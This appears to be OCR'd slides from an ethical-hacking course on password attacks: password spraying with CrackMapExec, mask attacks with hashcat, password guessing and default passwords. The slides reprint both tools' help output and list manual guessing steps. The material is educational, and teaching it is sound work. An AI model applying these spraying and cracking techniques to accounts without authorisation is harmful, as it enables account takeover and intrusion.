
Rule-based Attack

- This attack is used when the attacker gets some **information about the password**

Active Online Attacks: Password Spraying Attack and Mask Attack

Password Spraying Attack

- Attackers **target multiple user** accounts simultaneously and crack the passwords using a small set of commonly used passwords
- Attackers use **CrackMapExec** to automate the password spraying process to crack domain or workgroup members' passwords



```
                    A swiss army knife for pentesting networks
                Forged by @byt3bl33d3r using the powah of dank memes

                              Version: 4.0.1dev
                             Codename: Bug Pr0n

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit
  -t THREADS            set how many concurrent threads to use (default: 100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default: None)
  --jitter INTERVAL     sets a random delay between each connection (default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols


  {winrm,http,mssql,ssh,smb}
    winrm               own stuff using WINRM
    http                own stuff using HTTP
    mssql               own stuff using MSSQL
    ssh                 own stuff using SSH
    smb                 own stuff using SMB

Ya feelin' a bit buggy all of a sudden?
```

https://github.com

Mask Attack

- Attackers **recover passwords from hashes** with a specific set of characters based on some information known to the attacker
- Attacker use **hashcat** to perform a mask attack



```
ubuntu@ubuntu-Virtual-Machine:~$ hashcat -h
hashcat - advanced password recovery


Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+=========
==============
 -m, --hash-type                | Num  | Hash-type, see references below                      | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --status                   |      | Enable automatic update of the status screen         |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status
-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-
timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov
-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold         | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                  | Num  | Abort session after X seconds of runtime             | --runtim
e=10
     --session                  | Str  | Define specific session name                         | --sessio
n=mysession
     --restore                  |      | Restore session from --session                       |
```

https://hashcat.net

Active Online Attacks: Password Guessing



Frequency of attacks is less

The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and manually inputs them on the victim's machine to **crack the passwords**

Failure rate is high

1. **Find a valid user**
2. **Create a list of possible passwords**
3. **Rank passwords from high to low probability**
4. **Key in each password, until the correct password is discovered**

Default Passwords

- A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use **default passwords** present in the list of words or dictionary that they use to **perform password guessing attack**

